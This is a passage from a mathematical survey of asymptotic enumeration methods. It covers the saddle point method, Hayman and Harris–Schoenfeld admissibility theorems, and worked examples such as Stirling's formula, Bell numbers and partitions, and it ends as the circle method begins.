and so $r'(z)$ is bounded and continuous for $|z| \leq 1$, as are the terms in (8.62) with $m \geq 3$. On the other hand,

$$\sum_{k=2}^{\infty} \frac{z^{2k}}{k(k-1)} = z^2 + (1-z^2)\log(1-z^2) \ , \tag{11.41}$$

so we can write $g(z) = g_1(z) + g_2(z)$, where $g_1(z)$ is an explicit function (given by Eq. (11.41)) such that the coefficients of $\exp(g_1(z))$ can be estimated asymptotically using transfer methods or other techniques, and $g_2(z)$ has the property that $g_2'(z)$ is bounded and continuous in $|z| \leq 1$. Continuing this process, we can find, for every K, an expansion for the coefficients of $f(z)$ that has error term $O(n^{-K})$. To do this, we write $g(z) = G_1(z) + G_2(z)$. In this expansion $G_1(z)$ will be explicitly given and analytic inside $|z| < 1$ and analytically continuable to some region that extends beyond the unit disk with the exception of cuts from a finite number of points on the unit circle out to infinity. Further, $G_2(z)$ will have the property that $G_2^{(K)}(z)$ is bounded and continuous in $|z| \leq 1$. This will then give the desired expansion for the coefficients of $f(z)$. ■

12. Large singularities of analytic functions

This section presents methods for asymptotic estimation of coefficients of generating functions whose dominant singularities are large.

12.1. The saddle point method

The saddle point method, also referred to as the method of steepest descent, is by far the most useful method for obtaining asymptotic information about rapidly growing functions. It is extremely flexible and has been applied to a tremendous variety of problems. It is also complicated, and there is no simple categorization of situations where it can be applied, much less of the results it produces. Given the purpose and limitations on the length of this chapter, we do not present a full discussion of it. For a complete and insightful introduction to this technique, the reader is referred to [63]. Many other books, such as [110, 115, 315, 385] also have extensive presentations. What this section does is to outline the method, show when and how it can be applied and what kinds of estimates it produces. Examples of proper and improper applications of the method are presented. Later subsections are then devoted to general results obtained through applications of the saddle point method. These results give asymptotic expansions for wide classes of functions without forcing the reader to go through the details of the saddle point method.

The saddle point method is based on the freedom to shift contours of integration when estimating integrals of analytic functions. The same principle underlies other techniques, such as the transfer method of Section 11.1, but the way it is applied here is different. When dealing with functions of slow growth near their principal singularity, as happens for transfer methods, one attempts to push the contour of integration up to and in some ways even beyond the singularity. The saddle point method is usually applied when the singularity is large, and it keeps the path of integration close to the singularity.

In the remainder of this section we will assume that $f(z)$ is analytic in $|z| < R \leq \infty$. We will also make the assumption that for some R_0, if $R_0 < r < R$, then

$$\max_{|z|=r} |f(z)| = f(r) \ . \tag{12.1}$$

This assumption is clearly satisfied by all functions with real nonnegative coefficients, which are the most common ones in combinatorial enumeration. Further, we will suppose that $z = r$ is the unique point with $|z| = r$ where the maximum value in (12.1) is assumed. When this assumption is not satisfied, we are almost always dealing with some periodicity in the asymptotics of the coefficients, and we can then usually reduce to the standard case by either changing variables or rewriting the generating function as a sum of several others, as was discussed in Section 10. (Such a reduction cannot be applied to the function of Eq. (9.39),

though.)

The first step in estimating $[z^n]f(z)$ by the saddle point method is to find the saddle point. Under our assumptions, that will be a point $r \in (R_0, R)$ which minimizes $r^{-n}f(r)$. We have encountered this condition before, in Section 8.1. The minimizing $r = r_0$ will usually be unique, at least for large n. (If there are several $r \in (R_0, R)$ for which $r^{-n}f(r)$ achieves its minimum value, then $f(z)$ is pathological, and the standard saddle point method will not be applicable. For functions $f(z)$ with nonnegative coefficients, it is easy to show uniqueness of the minimizing r, as was already discussed in Section 8.1.) Cauchy's formula (10.6) is then applied with the contour $|z| = r_0$. The reason for this choice is that for many functions, on this contour the integrand is large only near $z = r_0$, the contributions from the region near $z = r_0$ do not cancel each other, and remaining regions contribute little. This is in contrast to the behavior of the integrand on other contours. By Cauchy's theorem, any simple closed contour enclosing the origin gives the correct answer. However, on most of them the integrand is large, and there is so much cancellation that it is hard to derive any estimates. The circle going through the saddle point, on the other hand, yields an integral that can be controlled well by techniques related to Laplace's method and the method of stationary phase that were mentioned in Section 5.5. We illustrate with an example, which is a totally self-contained application of the saddle point method to an extremely simple situation.

Example 12.1. *Stirling's formula.* We estimate $(n!)^{-1} = [z^n]\exp(z)$. The saddle point, according to our definition above, is that $r \in \mathbb{R}^+$ that minimizes $r^{-n}\exp(r)$, which is clearly $r = n$. Consider the contour $|z| = n$, and set $z = n\exp(i\theta)$, $-\pi \le \theta \le \pi$. Then

$$\begin{aligned} [z^n]\exp(z) &= \frac{1}{2\pi i}\int_{|z|=n} \frac{\exp(z)}{z^{n+1}}dz \\ &= \frac{1}{2\pi}\int_{-\pi}^{\pi} n^{-n}\exp(ne^{i\theta} - ni\theta)d\theta \ . \end{aligned} \tag{12.2}$$

Since $|\exp(z)| = \exp(\mathrm{Re}(z))$, the absolute value of the integrand in (12.2) is $n^{-n}\exp(n\cos\theta)$, which is maximized for $\theta = 0$. Now

$$e^{i\theta} = \cos\theta + i\sin\theta = 1 - \theta^2/2 + i\theta + O(|\theta|^3) \ ,$$

so for any $\theta_0 \in (0, \pi)$,

$$\int_{-\theta_0}^{\theta_0} n^{-n}\exp(ne^{i\theta} - ni\theta)d\theta = \int_{-\theta_0}^{\theta_0} n^{-n}\exp(n - n\theta^2/2 + O(n|\theta|^3))d\theta \ . \tag{12.3}$$

(It is the cancellation of the $ni\theta$ term coming from $ne^{i\theta}$ and the $-ni\theta$ term that came from change of variables in z^{-n} that is primarily responsible for the success of the saddle point method.) The $O(n|\theta|^3)$ term in (12.3) could cause problems if it became too large, so we will select $\theta_0 = n^{-2/5}$, so that $n|\theta|^3 \le n^{-1/5}$ for $|\theta| \le \theta_0$, and therefore

$$\exp(n - n\theta^2/2 + O(n|\theta|^3)) = \exp(n - n\theta^2/2)(1 + O(n^{-1/5})) \ . \tag{12.4}$$

Hence

$$\int_{-\theta_0}^{\theta_0} n^{-n} \exp(ne^{i\theta} - ni\theta)d\theta = (1 + O(n^{-1/5}))n^{-n}e^n \int_{-\theta_0}^{\theta} \exp(-n\theta^2/2)d\theta \ .$$

But

$$\begin{aligned} \int_{-\theta_0}^{\theta_0} \exp(-n\theta^2/2)d\theta &= \int_{-\infty}^{\infty} \exp(-n\theta^2/2)d\theta - 2\int_{\theta_0}^{\infty} \exp(-n\theta^2/2)d\theta \\ &= (2\pi/n)^{1/2} - O(\exp(-n^{1/5}/2)) \ , \end{aligned}$$

so

$$\int_{-\theta_0}^{\theta_0} n^{-n} \exp(ne^{i\theta} - ni\theta)d\theta = (1 + O(n^{-1/5}))(2\pi/n)^{1/2}n^{-n}e^n \ . \tag{12.5}$$

On the other hand, for $\theta_0 < |\theta| \le \pi$,

$$\cos\theta \le \cos\theta_0 = 1 - \theta_0^2/2 + O(\theta_0^4) \ ,$$

so

$$n\cos\theta \le n - n^{1/5}/2 + O(n^{-3/5}) \ ,$$

and therefore for large n

$$\left| \int_{\theta_0}^{\pi} n^{-n} \exp(ne^{i\theta} - ni\theta)d\theta \right| \le n^{-n} \exp(n - n^{1/5}/3) \ ,$$

and similarly for the integral from $-\pi$ to $-\theta_0$. Combining all these estimates we therefore find that

$$(n!)^{-1} = [z^n] \exp(z) = (1 + O(n^{-1/5}))(2\pi n)^{-1/2}n^{-n}e^n \ , \tag{12.6}$$

which is a weak form of Stirling's formula (4.3). (The full formula can be derived by using more precise expansions for the integrand.)

Suppose we try to push through a similar argument using the contour $|z| = 2n$. This time, instead of Eq. (12.2), we find

$$[z^n] \exp(z) = \frac{1}{2\pi} \int_{-\pi}^{\pi} 2^{-n}n^{-n} \exp(2ne^{i\theta} - ni\theta)d\theta \ . \tag{12.7}$$

At $\theta = 0$, the integrand is $2^{-n}n^{-n}\exp(2n)$, which is $\exp(n)$ times as large as the value of the integrand in (12.2). Since the two integrals do produce the same answer, and from the analysis above we see that this answer is close to $n^{-n}\exp(n)$ in value, the integral in (12.7) must involve tremendous cancellation. That is indeed what we see in the neighborhood of $\theta = 0$. We find that

$$\exp(2ne^{i\theta} - ni\theta) = \exp(2n - n\theta^2 + ni\theta + O(n|\theta|^3)) \ , \tag{12.8}$$

and the $\exp(ni\theta)$ term produces wild oscillations of the integrand even over small ranges of θ. Trying to work with the integral (12.7) and proving that it equals something exponentially smaller than the maximal value of its integrand is not a promising approach. By contrast, the saddle point contour used to produce Eq. (12.2) gives nice behavior of the integrand, so that it can be evaluated. ■

The estimates for $n!$ obtained in Example 10.1 came from a simple application of the saddle point method. The motivation for the choice of the contour $|z| = n$ is provided by the discussion at the end of the example; other choices lead to oscillating integrands that cannot be approximated by a Gaussian, nor by any other nice function. The example above treated only the exponential function, but it is easy to see that this phenomenon is general; a rapidly oscillating term $\exp(ni\alpha)$ for $\alpha \neq 0$ is present unless the contour passes through the saddle point. When we do use this contour, and the Gaussian approximation is valid, we find that for functions $f(z)$ satisfying our assumptions we have the following estimate.

Saddle point approximation

$$[z^n]f(z) \sim (2\pi b(r_0))^{-1/2} f(r_0) r_0^{-n} \quad \text{as} \quad n \to \infty \ , \tag{12.9}$$

where r_0 is the saddle point (where $r^{-n}f(r)$ is minimized, so that $r_0 f'(r_0)/f(r_0) = n$) and

$$b(r) = r\frac{f'(r)}{f(r)} + r^2\frac{f''(r)}{f(r)} - r^2\left(\frac{f'(r)}{f(r)}\right)^2 = r\left(r\frac{f'(r)}{f(r)}\right)' \ . \tag{12.10}$$

Example 12.2. *Bell numbers.* Example 5.4 showed how to estimate the Bell number B_n by elementary methods, starting with the representation (5.38). The exponential generating function

$$B(z) = \sum_{n=0}^{\infty} B_n \frac{z^n}{n!} \tag{12.11}$$

satisfies

$$B(z) = \exp(\exp(z) - 1) \ ,$$

as can be seen from (5.38) or by other methods (cf. [81]). The saddle point occurs at that $r_0 > 0$ that satisfies

$$r_0 \exp(r_0) = n \ , \tag{12.12}$$

and

$$b(r_0) = r_0(1 + r_0) \exp(r_0) \ , \tag{12.13}$$

so the saddle point approximation says that as $n \to \infty$,

$$B_n \sim n!(2\pi r_0^2 \exp(r_0))^{-1/2} \exp(\exp(r_0) - 1) r_0^{-n} \ . \tag{12.14}$$

The saddle point approximation can be justified even more easily than for the Stirling estimate of $n!$. ■

The above approximation is widely applicable and extremely useful, but care has to be exercised is applying it. This is shown by the next example.

Example 12.3. *Invalid application of the saddle point method.* Consider the trivial example $f(z) = (1 - z)^{-1}$, so that $[z^n]f(z) = 1$ for all $n \geq 0$. Then $f'(r)/f(r) = (1 - r)^{-1}$, and so the saddle point is $r_0 = n/(n + 1)$, and $b(r_0) = r_0/(1 - r_0)^2 = n(n + 1)$. Therefore if the approximation (12.9) were valid, it would give

$$\begin{aligned} [z^n]f(z) &\sim (2\pi n(n+1))^{-1/2}(n+1)\left(1 + \frac{1}{n}\right)^n \\ &\sim (2\pi)^{-1/2} e \quad \text{as} \quad n \to \infty \ . \end{aligned} \tag{12.15}$$

Since $(2\pi)^{-1/2} e = 1.0844\ldots \neq 1 = [z^n]f(z)$, something is wrong, and the estimate (12.9) does not apply to this function. ■

The estimate (12.9) gave the wrong result in Example 12.3 because the Gaussian approximation on the saddle point method contour used so effectively in Example 12.1 (and in almost all cases where the saddle point method applies) does not hold over a sufficiently large region for $f(z) = (1 - z)^{-1}$. In Example 12.1 we used without detailed explanation the choice $\theta_0 = n^{-2/5}$, which gave the approximation (12.5) for $|\theta| \leq \theta_0$, and yet led to an estimate for the integral over $\theta_0 < |\theta| \leq \pi$ that was negligible. This was possible because the third order term

(i.e., $n|\theta|^3$) in Eq. (12.5) was small. When we try to imitate this approach for $f(z) = (1-z)^{-1}$, we fail, because the third order term is too large. Instead of $ne^{i\theta} - ni\theta$, we now have

$$-\log(1 - r_0 e^{i\theta}) - ni\theta = -\log(1 - r_0) - \frac{1}{2}n(n+1)\theta^2 - \frac{i}{6}n^2(n+1)\theta^3 + \cdots . \tag{12.16}$$

More fundamentally, the saddle point method fails here because the function $f(z) = (1-z)^{-1}$ does not have a large enough singularity at $z = 1$, so that when one traverses the saddle point contour $|z| = r_0$, the integrand does not drop off rapidly enough for a small region near the real axis to provide the dominant contribution.

When can one apply the saddle point approximation (12.9)? Perhaps the simplest, yet still general, set of sufficient conditions for the validity of (12.9) is provided by requiring that the function $f(z)$ be Hayman-admissible. Hayman admissibility is described in Definition 12.1, in the following subsection. Generally speaking, though, for the saddle point method to apply we need the function $f(z)$ to have a large dominant singularity at R, so that $f(r)$ grows at least as fast as $\exp((\log(R-r))^2)$ as $r \to R^-$ for $R < \infty$, and as fast as $\exp((\log r)^2)$ as $r \to \infty$ for $R = \infty$. The faster the growth rate, the easier it usually is to apply the method, so that $\exp(1/(1-z))$ or $\exp(\exp(1/(1-z)))$ can be treated easily.

In our application of the saddle point method to $\exp(z)$ in Example 12.1 we were content to obtain a poor error term, $1 + O(n^{-1/5})$, in Stirling's formula for $n!$. This was done to simplify the presentation and concentrate only on the main factors that make the saddle point method successful. With more care devoted to the integral one can obtain the full asymptotic expansion of $n!$. (Only the range $|\theta| \le \theta_0$ has to be considered carefully.) This is usually true when the saddle point method is applicable.

This section provided a sketchy introduction to the saddle point method. For a much more thorough presentation, including a discussion of the topographical view of the integrand and the "hill-climbing" interpretation of the contour of integration, see [63].

12.2. Admissible functions

The saddle point method is a powerful and flexible tool, but in its full generality it is often cumbersome to apply. In many situations it is possible to apply general theorems derived using the saddle point method that give asymptotic approximations that are not the sharpest possible, but which allow one to avoid the drudgery of applying the method step by step. The general theorems that we present were proved by Hayman [204] and by Harris and Schoenfeld

[198]. We next describe the classes of functions to which these theorems apply, and then present the estimates one obtains for them. It is not always easy to verify that these definitions hold, but it is almost always easier to do this than to apply the saddle point method from scratch. It is worth mentioning, furthermore, that for many generating functions, there are conditions that guarantee that they satisfy the hypotheses of the Hayman and the Harris-Schoenfeld theorems. These conditions are discussed later in this section.

The definition below is stated somewhat differently than the original one in [204], but can be shown to be equivalent to it.

Definition 12.1. *A function*

$$f(z) \;=\; \sum_{n=0}^{\infty} f_n z^n \tag{12.17}$$

is admissible in the sense of Hayman (or H-admissible) if

i) $f(z)$ *is analytic in* $|z| < R$ *for some* $0 < R \leq \infty$,

ii) $f(z)$ *is real for* z *real,* $|z| < R$,

iii) for $R_0 < r < R$,

$$\max_{|z|=r} |f(z)| \;=\; f(r)\;, \tag{12.18}$$

iv) for

$$a(r) \;=\; r\,\frac{f'(r)}{f(r)}\;, \tag{12.19}$$

$$b(r) \;=\; ra'(r) \;=\; r\,\frac{f'(r)}{f(r)} + r^2\frac{f''(r)}{f(r)} - r^2\left(\frac{f'(r)}{f(r)}\right)^2\;, \tag{12.20}$$

and for some function $\delta(r)$, *defined in the range* $R_0 < r < R$ *to satisfy* $0 < \delta(r) < \pi$, *the following three conditions hold:*

$$a) \quad f(re^{i\theta}) \sim f(r)\;\exp(i\theta a(r) - \theta^2 b(r)/2)$$
$$\text{as } r \to R \text{ uniformly for } |\theta| < \delta(r), \tag{12.21}$$

$$b) \qquad f(re^{i\theta}) \;=\; o(f(r)b(r)^{-1/2})$$
$$\text{as } r \to R \text{ uniformly for } |\theta| < \delta(r), \tag{12.22}$$

$$c) \qquad b(r) \to \infty \quad \text{as} \quad r \to R. \tag{12.23}$$

For H-admissible functions, Hayman [204] proved a basic result that gives the asymptotics of the coefficients.

Theorem 12.1. *If $f(z)$, defined by Eq. (12.17), is H-admissible in $|z| < R$, then*

$$f_n = (2\pi b(r))^{-1/2} f(r) r^{-n} \left\{ \exp\left(-\frac{(a(r)-n)^2}{b(r)} \right) + o(1) \right\} \tag{12.24}$$

as $r \to R$, with the $o(1)$ term uniform in n.

If we choose $r = r_n$ to be a solution to $a(r_n) = n$, then we obtain from Theorem 12.1 a simpler result. (The uniqueness of r_n follows from a result of Hayman [204] which shows that $a(r)$ is positive increasing in some range $R_1 < r < R$, $R_1 > R_0$.)

Corollary 12.1. *If $f(z)$, defined by Eq. (12.17), is H-admissible in $|z| < R$, then*

$$f_n \sim (2\pi b(r_n))^{-1/2} f(r_n) r_n^{-n} \quad \text{as} \quad n \to \infty \ , \tag{12.25}$$

where r_n is defined uniquely for large n by $a(r_n) = n$, $R_0 < r_n < R$.

Corollary 12.1 is adequate for most situations. The advantage of Theorem 12.1 is that it gives a uniform estimate over the approximate range $|a(r) - n| \precsim b(r)^{1/2}$. (Note that the estimate (12.24) is vacuous for $|a(r) - n|\ b(r)^{-1/2} \to \infty$.) Theorem 12.1 shows that the $f_n r^n$ are approximately Gaussian in the central region.

There are many direct applications of the above results.

Example 12.4. *Stirling's formula.* Let $f(z) = \exp(z)$. Then $f(z)$ is H-admissible for $R = \infty$; conditions i)–iii) of Definition 12.1 are trivially satisfied, while $a(r) = r$, $b(r) = r$, so iv) also holds for $R_0 = 0$, $\delta(r) = r^{-1/3}$, say. Corollary 12.1 then shows that

$$f_n = \frac{1}{n!} \sim (2\pi n)^{-1/2} e^n n^{-n} \quad \text{as} \quad n \to \infty \ , \tag{12.26}$$

since $r_n = n$, which gives a weak form of Stirling's approximation to $n!$. ■

In many situations the conditions of H-admissibility are much harder to verify than for $f(z) = \exp(z)$, and even in that case there is a little work to be done to verify that condition iv) holds. However, many of the generating functions one encounters are built up from other, simpler generating functions, and Hayman [204] has shown that often the resulting functions are guaranteed to be H-admissible. We summarize some of Hayman's results in the following theorem.

Theorem 12.2. *Let $f(z)$ and $g(z)$ be H-admissible for $|z| < R \leq \infty$. Let $h(z)$ be analytic in $|z| < R$ and real for real z. Let $p(z)$ be a polynomial with real coefficients.*

i) If the coefficients a_n of the Taylor series of $\exp(p(z))$ are positive for all sufficiently large n, then $\exp(p(z)))$ is H-admissible in $|z| < \infty$.

ii) $\exp(f(z))$ and $f(z)g(z)$ are H-admissible in $|z| < R$.

iii) If, for some $\eta > 0$, and $R_1 < r < R$,

$$\max_{|z|=r} |h(z)| = O(f(r)^{1-\eta}) \ , \tag{12.27}$$

then $f(z) + h(z)$ is H-admissible in $|z| < R$. In particular, $f(z) + p(z)$ is H-admissible in $|z| < R$ and, if the leading coefficient of $p(z)$ is positive, $p(f(z))$ is H-admissible in $|z| < R$.

Example 12.5. *H-admissible functions.* a) By i) Theorem 12.2, $\exp(z)$ is H-admissible, so we immediately obtain the estimate (12.26), which yields Stirling's formula. b) Since $\exp(z)$ is H-admissible, part iii) of Theorem 12.2 shows that $\exp(z) - 1$ is H-admissible. c) Applying part ii) of Theorem 12.2, we next find that $\exp(\exp(z) - 1)$ is H-admissible, which yields the asymptotics of the Bell numbers. ■

Hayman's results give only first order approximations for the coefficients of H-admissible functions. In some circumstances it is desirable to obtain full asymptotic expansions. This is possible if we impose additional restrictions on the generating function. We next state some results of Harris and Schoenfeld [198].

Definition 12.2. *A function $f(z)$ defined by Eq. (12.17) is* HS-admissible *provided it is analytic in $|z| < R$, $0 < R \leq \infty$, is real for real x, and satisfies the following conditions:*

A) There is an R_0, $0 < R_0 < R$ and a function $d(r)$ defined for $r \in (R_0, R)$ such that

$$\begin{gathered} 0 < d(r) < 1 \ , \\ r\{1 + d(r)\} < R \ , \end{gathered} \tag{12.28}$$

and such that $f(z) \neq 0$ for $|z - r| < rd(r)$.

B) If we define, for $k \geq 1$,

$$A(z) = \frac{f'(z)}{f(z)}, \quad B_k(z) = \frac{z^k}{k!} A^{(k-1)}(z), \quad B(z) = \frac{z}{2} B_1(z) \ , \tag{12.29}$$

then we have

$$B(r) > 0 \quad \textit{for} \quad R_0 < r < R \quad \textit{and} \quad B_1(r) \to \infty \quad \textit{as} \quad r \to R \ .$$

C) For sufficiently large R_1 and n, there is a unique solution $r = u_n$ to

$$B_1(r) = n + 1, \quad R_1 < r < R \ . \tag{12.30}$$

Let

$$C_j(z,r) = \frac{-1}{B(r)} \left\{ B_{j+2}(z) + \frac{(-1)^j}{j+2} B_1(r) \right\} \ . \tag{12.31}$$

There exist nonnegative D_n, E_n, and n_0 such that for $n \geq n_0$,

$$|C_j(u_n, u_n)| \leq E_n D_n^j, \quad j = 1, 2, \dots \ . \tag{12.32}$$

D) As $n \to \infty$,

$$\begin{aligned} & B(u_n) d(u_n)^2 \to \infty \ , \\ & D_n E_n B(u_n) d(u_n)^3 \to 0 \ , \\ & D_n d(u_n) \to 0 \ . \end{aligned} \tag{12.33}$$

For *HS*-admissible functions, Harris and Schoenfeld obtain complete asymptotic expansions.

Theorem 12.3. *If $f(z)$, defined by (12.17), is* HS*-admissible, then for any $N \geq 0$,*

$$f_n = 2(\pi\beta_n)^{-1/2} f(u_n) u_n^{-n} \left\{ 1 + \sum_{k=1}^{N} F_k(n) \beta_n^{-k} + O(\phi_N(n;d)) \right\} \ \textit{as} \ n \to \infty \ , \tag{12.34}$$

where

$$\beta_n = B(u_n) \ , \tag{12.35}$$

$$F_k(n) = \frac{(-1)^k}{\sqrt{\pi}} \sum_{m=1}^{2k} \frac{\Gamma(m+k+\frac{1}{2})}{m!} \sum_{\substack{j_1+\cdots+j_m=2k \\ j_1,\dots,j_m \geq 1}} \gamma_{j_1}(n) \cdots \gamma_{j_m}(n) \ , \tag{12.36}$$

$$\gamma_j(n) = C_j(u_n, u_n) \ , \tag{12.37}$$

and

$$\phi_N(n;d) = \max\{\mu(u_n, d), E_n'(D_n E_n'' \beta_n^{-1/2})^{2N+2}\} \ ,$$

with

$$E'_n = \min(1, E_n), \quad E''_n = \max(1, E_n) \ , \tag{12.38}$$

$$\mu(r,d) = \max\left\{\lambda(r;d)B(r)^{1/2}, \ \frac{\exp(-B(r)d(r)^2)}{d(r)B(r)^{1/2}}\right\} \ , \tag{12.39}$$

where $\lambda(r;d)$ *is the maximum value of* $|f'(z)/f(z)|$ *for* z *on the oriented path* $Q(r)$ *consisting of the line segment from* $r + ird(r)$ *to* $(1-d(r)^2)^{1/2} + ird(r)$ *and of the circular arc from the last point to* ir *to* $-r$.

The conditions for *HS*-admissibility are often hard to verify. However, there is a theorem [311] which guarantees that they do hold for a large class of interesting functions.

Theorem 12.4. *If* $g(z)$ *is* H*-admissible, then* $f(z) = \exp(g(z))$ *is* HS*-admissible. Furthermore, the error term* $\phi_N(n;d)$ *of Theorem 12.3 is then* $o(\beta_n^{-N})$ *as* $n \to \infty$ *for every fixed* $N \geq 0$.

Example 12.6. *Bell numbers and* HS*-admissibility.* Since $\exp(x) - 1$ is H-admissible, as we saw in Example 12.5, we find that $\exp(\exp(z) - 1)$ is HS-admissible, and Theorem 12.3 yields a complete asymptotic expansion of the Bell numbers. ■

Theorem 12.4 does not apply when $g(z)$ is a polynomial. As is pointed out by Schmutz [339], for $g(z) = z^4 - z^3 + z^2$ the function $f(z) = \exp(g(z))$ is *HS*-admissible, but Theorem 12.3 does not give an asymptotic expansion because the error term $\phi_N(n;d)$ is too large. Schmutz [339] has obtained necessary and sufficient conditions for Theorem 12.3 to give an asymptotic expansion for the coefficients of $f(z) = \exp(g(z))$ when $g(z)$ is a polynomial.

12.3. Other saddle point applications

Section 12.1 presented the basic saddle point method and discussed its range of applicability. Section 12.2 was devoted to results derived using this method that are general and yet can be applied in a cook-book style, without a deep understanding of the saddle point technique. Such a cook-book approach is satisfactory in many situations. However, often one encounters asymptotic estimation problems that are not covered by any of general results mentioned in Section 12.2, but can be solved using the saddle point method. This section mentions several such results of this type that illustrate the range of problems to which this method is applicable. Additional applications will be presented in Section 15, where other techniques are combined with the saddle point method.

Example 12.7. *Stirling numbers.* The Stirling numbers of the first kind, $s(n,k)$, satisfy (6.5) as well as [81]

$$\sum_{k=0}^{n} s(n,k) z^k = z(z-1)\cdots(z-n+1) \ . \tag{12.40}$$

Since $(-1)^{n+k} s(n,k) > 0$, (which is reflected in the behavior of the generating function (12.40), which grows faster along the negative real axis than along the positive one), we rewrite it as

$$\sum_{k=0}^{n} (-1)^{n+k} s(n,k) z^k = z(z+1)\cdots(z+n-1) \ . \tag{12.41}$$

The function on the right-hand side behaves like a good candidate for an application of the saddle point method. For details, see [295, 296]. ■

The estimates mentioned in Example 12.7 are far from best possible in either the size of the error term or (more important) in the range of validity. References for the best currently known results about Stirling numbers of both the first and second kind are given in [363]. Some of the results in the literature are not rigorous. For example, [363] presents elegant and uniform estimates based on an application of the saddle point method. They are likely to be correct, but the necessary rigorous error analysis has not been performed yet, although it seems that this should be doable. Other results, like those of [232] are obtained by methods that there does not seem to be any hope of making rigorous in the near future. Some of the results, though, such as the original ones of Moser and Wyman [295, 296], and the more recent one of Wilf [378], are fully proved.

The saddle point method can be used to obtain full asymptotic expansions. These expansions are usually in powers of $n^{-1/2}$ when estimating $[z^n]f(z)$, and they hardly ever converge, but are asymptotic expansions as defined by Poincaré (as in Eq. (2.2)). The usual forms of the saddle point method are incapable of providing expansions similar to the Hardy-Ramanujan-Rademacher convergent series for the partition function $p(n)$ (Eq. (3.1)). However, the saddle point method can be applied to estimate $p(n)$. There are technical difficulties, since the generating function

$$f(z) = \sum_{n=0}^{\infty} p(n) z^n = \prod_{k=1}^{\infty} (1-z^k)^{-1} \tag{12.42}$$

has a large singularity at $z = 1$, but in addition has singularities at all other roots of unity. The contribution of the integral for z away from 1 can be crudely estimated to be $O(n^{-1} \exp(Cn^{1/2}/2))$ (the last term in Eq. (1.5)). A simple estimate of the integral near $z = 1$ yields the asymptotic expansion of Eq. (1.6). A more careful treatment of the integral, but

one that follows the conventional saddle point technique, replaces the $1 + O(n^{-1/2})$ term in Eq. (1.6) by an asymptotic (in the sense of Poincare, so nonconvergent) series $\sum c_k n^{-k/2}$. To obtain Eq. (1.5), one needs to choose the contour of integration near $z = 1$ carefully and use precise estimates of $f(z)$ near $z = 1$.

De Bruijn [63] also discusses applications of the saddle point method when the saddle point is not on the real axis, and especially when there are several saddle points that contribute comparable amounts. This usually occurs when there are oscillations in the coefficients. When the oscillations are irregular, the tricks mentioned in Section 10 of changing variables do not work, and the contributions of the multiple saddle points have to be evaluated.

Example 12.8. *Oscillating sequence.* Consider the sequence a_n of Examples 9.4 and 10.1. As is shown in Example 9.4, its ordinary generating function is given by (9.39). It has an essential singularity at $z = 1$, but is analytic every place else. This function is not covered by our earlier discussion. For example, its maximal value is in general not taken on the positive real axis. It can be shown that the Cauchy integral has two saddle points, at approximately $z = 1-(2n)^{-1} \pm in^{-1/2}(1-(4n)^{-1})^{1/2}$. Evaluating $[z^n]f(z)$ by using Cauchy's theorem with the contour chosen to pass through the two points in the correct way yields the estimate (9.38). ■

In applying the saddle point method, a general principle is that multiplying a generating function $f(z)$ with dominant singularity at R by another function $g(z)$ which is analytic in $|z| < R$ and has much lower growth rate near $z = R$ yields a function $f(z)g(z)$ whose saddle point is close to that of $f(z)$. Usually one can obtain a relation of the form

$$[z^n](f(z)g(z)) \sim g(r_0)([z^n]f(z)) \ , \tag{12.43}$$

where r_0 is the saddle point for $f(z)$. This principle (which is related to the one behind Theorem 7.1) is useful, but has to be applied with caution, and proofs have to be provided for each case. For fuller exposition of this principle and general results, see [157]. The advantage of this approach is that often $f(z)$ is easy to manipulate, so the determination of a saddle point for it is easy, whereas multiplying it by $g(z)$ produces a messy function, and the exact saddle point for $f(z)g(z)$ is difficult to determine.

Example 12.9. *Boolean lattice of subsets of* $\{1, \ldots, n\}$. The number a_n of Boolean sublattices of the Boolean lattice of subsets of $\{1, \ldots, n\}$ has the exponential generating function [162]

$$A(z) = \sum_{n=0}^{\infty} a_n \frac{z^n}{n!} = \exp(2z + \exp(z) - 1) \ . \tag{12.44}$$

We can write $A(z) = \exp(2z)B(z)$, where $B(z)$ is the exponential generating function for the Bell numbers (Example 12.2). Since $B(z)$ grows much faster than $\exp(2z)$, it is easy to show that (12.43) applies, and so

$$a_n \sim \exp(2r_0)B_n \quad \text{as} \quad n \to \infty \ , \tag{12.45}$$

where r_0 is the saddle point for $B(z)$. Using the approximation (12.12) of Example 12.2, we find that

$$a_n \sim (n/\log n)^2 B_n \quad \text{as} \quad n \to \infty \ . \tag{12.46}$$

■

The insensitivity of the saddle point approximation to slight perturbations is reflected in slightly different definitions of a saddle point that are used. The saddle point approximation (12.9) for $[z^n]f(z)$ is stated in terms of r_0, the point that minimizes $f(r)r^{-n}$. The discussion of the saddle point emphasized minimization of the peak value of the integrand in Cauchy's formula, which is the same as minimizing $f(r)r^{-n-1}$, since the contour integral (10.6) involves $f(z)z^{-n-1}$. Some sources call the point minimizing $f(r)r^{-n-1}$ the saddle point. It is not important which definition is adopted. The asymptotic series coefficients look slightly differently in the two cases, but the final asymptotic series, when expressed in terms of n, are the same. The reason for slightly preferring the definition that minimizes $f(r)r^{-n}$ is that when the change of variable $z = r\exp(i\theta)$ is made in Cauchy's integral, there is no linear term in θ, and the integrand involves $\exp(-cn\theta^2 + O(|\theta|^3))$. If we minimized $f(r)r^{-n-1}$, we would have to deal with $\exp(-c'i\theta - c''n\theta^2 + O(|\theta|^3))$, which is not much more difficult to handle but is less elegant.

The same principle can be applied when the exact saddle point is hard to determine, and it is awkward to work with an implicit definition of this point. When that happens, there is often a point near the saddle point that is easy to handle, and for which the saddle point approximation holds. We refer to [157] for examples and discussion of this phenomenon.

12.4. The circle method and other techniques

As we mentioned in Section 12.3, the saddle point method is a powerful method that estimates the contribution of the neighborhood of only a single point, or at most a few points. The convergent series of Eq. (1.3) for the partition function $p(n)$ (as well as the earlier non-convergent but asymptotic and very accurate expansion of Hardy and Ramanujan) is obtained

by evaluating the contribution of the other singularities of $f(z)$ to the integral. The m-th term in Eq. (1.3) comes from the primitive m-th roots of unity. To obtain this expansion one needs to use a special contour of integration and detailed knowledge of the behavior of $f(z)$. The details of this technique, called the circle method, can be found in [13, 23].

Convergent series can be obtained from the circle method only when the generating function is of a special form. For results and references, see [8, 10].

Nonconvergent but accurate asymptotic expansions can be derived from the circle method in a much wider variety of applications. It is especially useful when there is no single dominant singularity. For the partition function $p(n)$, all the singularities away from $z = 1$ contribute little, and it is $z = 1$ that creates the dominant term and yields Eq. (1.6). For other functions this is often false. For example, when dealing with additive problems of Waring's type, where one studies $N_{k,m}(n)$, the number of representations of a nonnegative integer n as

$$n = \sum_{j=1}^{m} x_j^k, \quad x_j \in \mathbb{Z}^+ \cup \{0\} \quad \text{for all} \quad j \ , \tag{12.47}$$

the natural generating function to study is

